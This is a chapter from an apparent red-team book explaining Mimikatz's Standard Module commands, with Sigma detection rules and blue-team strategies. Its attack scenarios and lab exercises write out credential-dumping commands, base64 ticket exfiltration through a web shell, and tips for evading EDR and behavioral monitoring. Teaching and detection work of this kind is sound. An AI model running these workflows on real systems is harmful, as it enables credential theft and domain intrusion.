
Appearance
Chapter 3: The Standard Module
Introduction
Now that we've got the operational basics down, let's talk about the foundation: the Standard Module. While commands like logonpasswords or golden ticket get all the headlines, the Standard Module provides the essential plumbing that makes everything else possible. These are the commands I use every single day to stay organized, maintain OPSEC, and troubleshoot when things don't go according to plan.
In my experience, the difference between a junior operator and a seasoned professional often comes down to discipline in the fundamentals. Anyone can run sekurlsa::logonpasswords, but do they have a proper evidence chain? Can they reproduce their findings? Can they troubleshoot when a new Windows build breaks their toolkit? The Standard Module is where you build those habits.
What's unique about the Standard Module is that it's the default module in both Mimikatz and Kekeo. This means you don't need to prefix these commands with standard::. They are always right at your fingertips, which is appropriate given how often you'll be typing them during an engagement.
In this chapter, we're going to cover workspace management, logging for documentation and legal protection, version verification for troubleshooting, base64 encoding for operational security, and the console utilities that keep your sessions clean. These might seem like "utility" commands, but for a professional practitioner, they are the difference between a messy operation and a precise, successful one.
Technical Foundation
Understanding the Default Module Architecture
The Standard Module occupies a special place in Mimikatz's architecture. While other modules are explicitly loaded and prefixed (like sekurlsa:: or kerberos::), the Standard Module is always active and its commands are directly accessible.
Why These Commands Matter
| Command Category | Purpose | Operational Value |
|---|---|---|
| Workspace (cd) | File organization | Evidence management |
| Logging (log) | Command recording | Legal protection, reproducibility |
| Version (version) | Compatibility check | Troubleshooting, research |
| Encoding (base64) | Data formatting | OPSEC, tool integration |
| Console (cls, exit) | Session management | Clean operations |
The DLL Compatibility Challenge
Mimikatz works by finding specific byte patterns in Windows system DLLs. When Microsoft releases updates, these patterns can change, breaking Mimikatz functionality.
Each Windows update potentially changes these DLLs, which is why version /full is critical for troubleshooting.
Base64 Encoding and OPSEC
The base64 feature addresses a fundamental operational security challenge: file creation on disk. Every file write is a potential detection opportunity
Command Reference
cd - Workspace Management

The cd command controls where Mimikatz reads from and writes to. In an engagement where you're touching multiple systems, organization is critical.
Syntax
cd [path]| Parameter | Required | Description |
|---|---|---|
| (none) | No | Display current directory |
| path | No | Change to specified directory |
Best Practice: Directory Structure
C:\Engagement\
  ├── DC01\
  │   ├── mimikatz.log
  │   ├── tickets\
  │   └── hashes\
  ├── DC02\
  ├── FileServer01\
  └── Workstation-Admin\
Before running export commands on a specific host:
mimikatz # cd C:\Engagement\DC01All generated files (tickets, logs, exports) go into that specific folder.
log - Evidence and Documentation

Professional work requires evidence. The log command creates a complete record of everything that happens in your Mimikatz session.
Syntax
log [filename]
log /stop| Parameter | Required | Description |
|---|---|---|
| (none) | No | Start logging to mimikatz.log |
| filename | No | Start logging to specified file |
| /stop | No | Stop logging and close file |
Log File Format
# Log Entry Example
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 999 (00000000:000003e7)
Session           : UndefinedLogonType from 0
User Name         : DC01$
Domain            : CORP
Logon Server      : (null)
Logon Time        : 2024-01-15 09:30:00
SID               : S-1-5-18
	msv :
	 [00000003] Primary
	 * Username : DC01$
	 * Domain   : CORP
	 * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
Value of Comprehensive Logging
| Use Case | Benefit |
|---|---|
| Evidence | Proof of findings for client deliverables |
| Reproducibility | Exact command sequence for verification |
| Legal Protection | Demonstrates scope compliance |
| Troubleshooting | Review what commands were executed |
| Training | Study session for skill development |
Security Warning: Log files contain sensitive data (NTLM hashes, passwords). Encrypt them immediately and never store on shared drives.
version - Compatibility Verification
Mimikatz's ability to extract credentials depends on recognizing specific patterns in Windows DLLs. When those patterns change (Windows updates), Mimikatz may fail.
Syntax
version
version /full
version /cab| Parameter | Required | Description |
|---|---|---|
| (none) | No | Basic version banner |
| /full | No | Detailed DLL version information |
| /cab | No | Export system DLLs for analysis |
version (Basic)
mimikatz # version

mimikatz 2.1.1 (arch x64)
Windows NT 10.0 build 17134 (arch x64)
msvc 150030729 207
Provides:
- Mimikatz version and architecture
- Windows version and build number
- Compiler version used to build Mimikatz
version /full - The Troubleshooting Tool

This command shows every DLL Mimikatz interacts with and their versions:
| DLL | Purpose | Impact if Changed |
|---|---|---|
| lsasrv.dll | LSASS main library | All credential extraction |
| msv1_0.dll | NTLM authentication | NTLM hash extraction |
| tspkg.dll | Terminal Services | SSP credentials |
| wdigest.dll | WDigest authentication | Plaintext passwords |
| kerberos.dll | Kerberos authentication | Ticket operations |
| dpapisrv.dll | DPAPI service | Master key extraction |
| cryptdll.dll | Crypto primitives | Encryption operations |
| samsrv.dll | SAM database | Local hash extraction |
| rsaenh.dll | RSA crypto | PKI operations |
| ncrypt.dll | CNG crypto | Modern crypto |
Interpreting Results:
- Version numbers help identify if a DLL has been updated
- Mismatches between expected and actual versions indicate potential issues
- "KO" instead of version = Mimikatz doesn't recognize this build
version /cab - For Research and Bug Reports

Creates a CAB file containing copies of all relevant system DLLs:
mimikatz # version /cab

mimikatz 2.1.1 (arch x64)
Windows NT 10.0 build 17134 (arch x64)
msvc 150030729 207

CAB: mimikatz_x64_sysfiles_17134
-> lsasrv.dll
-> msv1_0.dll
-> tspkg.dll
-> wdigest.dll
-> kerberos.dll
...
Use Cases:
- Submit bug reports to developers
- Research new Windows builds
- Understand why extraction is failing
- Compare DLL versions across systems
base64 - Operational Security
This is the OPSEC power move. It toggles how Mimikatz handles binary data—either as files on disk or as base64 text in the console.
Syntax
base64 /in:<true|false>
base64 /out:<true|false>| Parameter | Required | Description |
|---|---|---|
| /in:true | No | Accept base64 input instead of files |
| /in:false | No | Accept file input (default) |
| /out:true | No | Output as base64 instead of files |
| /out:false | No | Output as files (default) |

The screenshot shows:
base64 /out:true- Enabling base64 outputkerberos::list /export- Exporting tickets- Instead of creating a
.kirbifile, the ticket is displayed as base64 text
Why Base64 Matters
| Challenge | Base64 Solution |
|---|---|
| EDR file monitoring | No file created, nothing to detect |
| Restricted channels | Text-only web shells work fine |
| C2 integration | Easy to embed in HTTP/DNS traffic |
| Tool chaining | Other tools accept base64 input |
| Cross-platform | Transfer via any text channel |
Practical Workflow
# On compromised system
mimikatz # base64 /out:true
mimikatz # kerberos::list /export
# Copy base64 output

# On attacker machine
echo "doIFXDCCBVig..." | base64 -d > ticket.kirbi
# Now use ticket locally with Rubeus, Impacket, etc.
Console Utilities
cls - Clear Screen
clsClears the console window. Important: This only works in true interactive consoles (local console, RDP). It does NOT work through:
- Meterpreter shells
- Cobalt Strike beacons
- Web shells
- SSH tunnels
- PsExec sessions
exit - Clean Shutdown
exitProperly terminates Mimikatz. Always use this instead of just closing the window to ensure:
- Log files are properly closed
- Memory is cleaned up
- No hanging processes
For command-line execution:
cmd
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"sleep - Execution Delay
sleep <milliseconds>| Parameter | Required | Description |
|---|---|---|
| milliseconds | Yes | Time to pause in milliseconds |
Use Cases:
- Wait for services to start
- Space out commands for behavioral monitoring evasion
- Scripting coordination
- Avoid rate limiting
mimikatz # sleep 5000
# Waits 5 seconds before next command
Attack Scenarios
Scenario 1: Professional Engagement Workflow
Objective: Conduct a credential extraction with proper documentation.
# Step 1: Set up workspace
mimikatz # cd C:\Engagement\TARGET01

# Step 2: Start logging
mimikatz # log TARGET01_creds_20240115.log
Using 'TARGET01_creds_20240115.log' for logfile : OK

# Step 3: Verify environment
mimikatz # version /full
# Check for any KO status on critical DLLs

# Step 4: Enable OPSEC mode
mimikatz # base64 /out:true
isBase64InterceptOutput is true

# Step 5: Extract credentials
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

# Step 6: Clean exit
mimikatz # log /stop
mimikatz # exit
Scenario 2: Troubleshooting Failed Extraction
Objective: Diagnose why credential extraction is failing.
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Logon list

# Step 1: Check version compatibility
mimikatz # version /full
lsasrv.dll     :  10.0.19041.1    <- New version?
msv1_0.dll     :  10.0.19041.1    <- New version?

# Step 2: Export DLLs for analysis
mimikatz # version /cab
CAB: mimikatz_x64_sysfiles_19041

# Step 3: Check if Mimikatz needs updating
# Compare build numbers to latest release
Scenario 3: Constrained Channel Exfiltration
Objective: Extract tickets through a text-only web shell.
# On compromised system (via web shell):
mimikatz.exe "base64 /out:true" "kerberos::list /export" "exit"

# Output appears as base64 in web shell response:
doIFXDCCBVigAwIBBaEDAgEWoo...

# On attacker machine:
echo "doIFXDCCBVigAwIBBaEDAgEWoo..." | base64 -d > admin.kirbi
# Import ticket locally
Scenario 4: Multi-Host Organized Extraction
Objective: Extract credentials from multiple systems with proper organization.
# Host 1: DC01
mimikatz # cd C:\Loot\DC01
mimikatz # log DC01.log
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # lsadump::sam
mimikatz # log /stop

# Host 2: FileServer
mimikatz # cd C:\Loot\FileServer
mimikatz # log FileServer.log
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords
mimikatz # log /stop

# Result: Organized evidence trail
C:\Loot\DC01\DC01.log
C:\Loot\FileServer\FileServer.log
Detection and Indicators of Compromise
Logging Artifacts
While the Standard Module itself is low-risk from a detection standpoint, log files left behind are forensic goldmines:
| Artifact | Location | Detection Value |
|---|---|---|
| mimikatz.log | Working directory | Complete command history |
| *.kirbi files | Working directory | Stolen tickets |
| CAB files | Working directory | Reconnaissance evidence |
| Custom logs | Specified paths | Attacker documentation |
File System Monitoring
yaml
# SIGMA rule for Mimikatz log files
title: Mimikatz Log File Creation
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|endswith:
            - '\mimikatz.log'
            - '\kekeo.log'
            - '.kirbi'
        TargetFilename|contains:
            - '_sysfiles_'
    condition: selection
level: high
Process Command Line Detection
yaml
# SIGMA rule for base64 command usage
title: Mimikatz Base64 Output Mode
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        CommandLine|contains:
            - 'base64 /out:true'
            - 'version /cab'
            - 'version /full'
    condition: selection
level: medium
Event ID Monitoring
While Standard Module commands don't generate specific security events, the processes that run them do:
| Event ID | Source | What It Shows |
|---|---|---|
| 4688 | Security | Process creation with command line |
| 11 | Sysmon | File creation (logs, exports) |
| 23 | Sysmon | File deletion |
| 1 | Sysmon | Process creation with hashes |
Defensive Strategies
Strategy 1: Monitor for Log File Creation
powershell
# Real-time file monitoring
$watcher = New-Object System.IO.FileSystemWatcher
$watcher.Path = "C:\"
$watcher.Filter = "*.log"
$watcher.IncludeSubdirectories = $true
$watcher.EnableRaisingEvents = $true

Register-ObjectEvent $watcher "Created" -Action {
    $name = $Event.SourceEventArgs.Name
    if ($name -match "mimikatz|kekeo|mimi") {
        Write-Warning "Suspicious log file: $name"
    }
}
Strategy 2: Block Known Mimikatz Patterns
Application whitelisting can block based on:
- File hashes
- Code signing (Mimikatz is unsigned)
- Import table analysis
- Behavioral patterns
Strategy 3: File Integrity Monitoring
Monitor for unexpected file creation in:
- Temp directories
- User profile directories
- Common staging paths (C:\Windows\Temp, etc.)
Strategy 4: Command Line Auditing
Enable process command line logging:
Computer Configuration → Administrative Templates → System → Audit Process Creation
→ "Include command line in process creation events" = Enabled
Strategy 5: DLL Export Monitoring
Alert on version /cab behavior:
- Monitor for CAB file creation containing system DLLs
- Watch for access to lsasrv.dll, msv1_0.dll, etc.
Operational Considerations
For Red Teams
- Always log: Even if you don't think you need it, log everything
- Organize by target: Use
cdto maintain clean evidence trails - Use base64 for stealth: Avoid unnecessary file writes
- Check version first: Troubleshoot before blaming the tool
- Clean exit: Always use
exitto properly close sessions - Encrypt logs immediately: Never leave sensitive data unprotected
For Blue Teams
- Monitor for .kirbi files: These are always suspicious
- Track log file creation: Attackers often forget to clean up
- Audit command lines: Standard Module commands are identifiable
- File hash monitoring: CAB files containing system DLLs are unusual
- Behavioral analysis: Multiple
cdcommands followed by exports
Command Cheat Sheet
| Task | Command |
|---|---|
| Set workspace | cd C:\path\to\loot |
| Start logging | log engagement.log |
| Stop logging | log /stop |
| Check compatibility | version /full |
| Export DLLs | version /cab |
| Enable stealth mode | base64 /out:true |
| Enable base64 input | base64 /in:true |
| Clear screen | cls |
| Clean exit | exit |
| Delay execution | sleep 5000 |
Practical Lab Exercises
Exercise 1: Professional Session Setup
Practice the standard workflow:
cmd
# Step 1: Create workspace structure
mkdir C:\Lab\EngagementX\Host1
mkdir C:\Lab\EngagementX\Host2

# Step 2: In Mimikatz
mimikatz # cd C:\Lab\EngagementX\Host1
mimikatz # log Host1_session1.log
mimikatz # version /full
mimikatz # base64 /out:true

# Step 3: Run some commands
mimikatz # privilege::debug
mimikatz # sekurlsa::logonpasswords

# Step 4: Clean up
mimikatz # log /stop
mimikatz # exit

# Step 5: Verify log file exists and contains output
type C:\Lab\EngagementX\Host1\Host1_session1.log
Exercise 2: Version Troubleshooting
Understand DLL compatibility:
cmd
# Step 1: Check your system
mimikatz # version /full

# Step 2: Note the DLL versions
# lsasrv.dll: X.X.XXXXX.XXX
# msv1_0.dll: X.X.XXXXX.XXX

# Step 3: Compare to known working versions
# Research which Mimikatz version supports your Windows build

# Step 4: Create DLL archive for analysis
mimikatz # version /cab
# Note the created CAB file name
Exercise 3: Base64 Workflow
Practice fileless ticket export:
cmd
# Step 1: Enable base64 output
mimikatz # base64 /out:true

# Step 2: List and export tickets
mimikatz # kerberos::list /export

# Step 3: Copy the base64 output

# Step 4: On your analysis machine
echo "<base64_string>" | base64 -d > ticket.kirbi

# Step 5: Verify the ticket
# Use Rubeus or similar to parse: Rubeus.exe describe /ticket:ticket.kirbi
Exercise 4: Multi-Target Organization
Practice managing multiple target evidence:
cmd
# Create structure
mkdir C:\Evidence\DC01
mkdir C:\Evidence\DC02
mkdir C:\Evidence\FileServer

# DC01 Session
mimikatz # cd C:\Evidence\DC01
mimikatz # log DC01.log
# ... run commands ...
mimikatz # log /stop

# DC02 Session
mimikatz # cd C:\Evidence\DC02
mimikatz # log DC02.log
# ... run commands ...
mimikatz # log /stop

# Verify organization
dir /s C:\Evidence\*.log
Exercise 5: Detection Rule Testing
Generate artifacts and verify detection:
cmd
# Step 1: Enable logging on your endpoint
# Enable Sysmon Event ID 11 (FileCreate)

# Step 2: Run Mimikatz with logging
mimikatz.exe "log test_detection.log" "version /full" "exit"

# Step 3: Check for Sysmon events
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 50 |
    Where-Object { $_.Message -match "mimikatz|\.log" }
Exercise 6: Constrained Channel Practice
Simulate text-only exfiltration:
cmd
# Step 1: Run Mimikatz in base64 mode
mimikatz.exe "base64 /out:true" "kerberos::list /export" "exit" > output.txt

# Step 2: Extract base64 from output
# (Parse the output file for the Base64 section)

# Step 3: Decode on another system
type output.txt | findstr "doI" > ticket_b64.txt
certutil -decode ticket_b64.txt ticket.kirbi
Summary
The Standard Module might seem like just "utility" commands, but it's the framework that supports your entire operation. These commands separate amateur operators from professionals.
Key Takeaways:
- Always start with
log—if it's not logged, it didn't happen and you can't prove it - Use
cdfor organization—separate evidence by target for clean deliverables version /fullis your troubleshooting friend—check it first when things failbase64 /out:trueis the OPSEC power move—avoid disk writes when possible- Log files contain sensitive data—encrypt immediately and never leave on target
version /cabhelps research—export DLLs to understand why extraction fails- Always
exitcleanly—proper shutdown prevents hanging processes and incomplete logs - These habits scale—what works for one engagement works for a hundred
Mastering the Standard Module builds the foundation for everything else in this book. Now let's move on to the Misc Module—a collection of varied but powerful utility commands.
Next: Chapter 4: Misc ModulePrevious: Chapter 2: Module Overview